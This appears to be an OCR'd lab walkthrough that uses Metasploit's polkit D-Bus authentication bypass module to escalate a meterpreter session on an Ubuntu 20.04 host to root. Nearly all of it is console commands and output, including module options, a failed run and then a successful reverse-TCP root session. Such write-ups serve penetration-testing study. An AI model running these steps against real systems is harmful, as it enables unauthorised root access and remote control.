


```
meterpreter > sysinfo
Computer     : 192.168.36.147
OS           : Ubuntu 20.04 (Linux 5.4.0-47-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: user1 @ ubuntu (uid=1000, gid=1000, euid=1000, egid=1
000)
meterpreter > 
```

After getting the initial shell, load the polkit_dbus_auth_bypass module as shown below.




```
msf6 exploit(multi/handler) > search polkit

Matching Modules
================

   #  Name                                                Disclosure Dat
e  Rank       Check  Description
   -  ----                                                --------------
-  ----       -----  -----------
   0  exploit/linux/local/pkexec                          2011-04-01
   great      Yes    Linux PolicyKit Race Condition Privilege Escalati
on
   1  exploit/linux/local/ptrace_traceme_pkexec_helper    2019-07-04
   excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local r
oot exploit
   2  exploit/linux/local/polkit_dbus_auth_bypass         2021-06-03
   excellent  Yes    Polkit D-Bus Authentication Bypass
msf6 exploit(multi/handler) > use 2
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse
_tcp
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > show options

Module options (exploit/linux/local/polkit_dbus_auth_bypass):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ITERATIONS  20               yes       Due to the race condition
                                          the command might have to
                                          be run multiple times befo
                                          re it is successful. Use t
                                          his to define how many tim
                                          es each command is attempt
                                          ed
   PASSWORD    mJJtLYNh         yes       A password to add for the
                                          user (default: random)
```




```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.171   yes       The listen address (an interfac
                                     e may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set the session ID of the initial meterpreter session and use check command to see if the target is indeed vulnerable.




```
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > set session 2
session => 2
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > check

[*] Checking for exploitability via attempt
[+] The target is vulnerable. The polkit framework instance is vulnera
ble.
msf6 exploit(linux/local/polkit_dbus_auth_bypass) >
```

However, upon execution of the module, we failed to get the privileged session as shown below.




```
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > set iterations 30
iterations => 30
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking for exploitability via attempt
[-] Failed to restore the root user's original 'RealName' property val
ue
[+] The target is vulnerable. The polkit framework instance is vulnera
ble.
[*] Attempting to create user msf
[-] Exploit aborted due to failure: bad-config: The user msf was unabl
e to be created. Try increasing the ITERATIONS amount.
[*] Exploit completed, but no session was created.
```

When we changed the number of iterations and executed the module again,



```
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > set iterations 40
iterations => 40
msf6 exploit(linux/local/polkit_dbus_auth_bypass) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking for exploitability via attempt
[+] The target is vulnerable. The polkit framework instance is vulnera
ble.
[*] Attempting to create user msf
[+] User msf created with UID 1001
[*] Attempting to set the password of the newly created user, msf, to:
 mJJtLYNh
[+] Obtained code execution as root!
[*] Writing '/tmp/TpAWd' (207 bytes) ...
[*] Sending stage (984904 bytes) to 192.168.36.147
[+] Deleted /tmp/TpAWd
[*] Meterpreter session 3 opened (192.168.36.171:4444 -> 192.168.36.14
7:48070) at 2021-11-19 08:26:29 -0500
[*] Attempting to remove the user added:
[+] Successfully removed msf

meterpreter > getuid
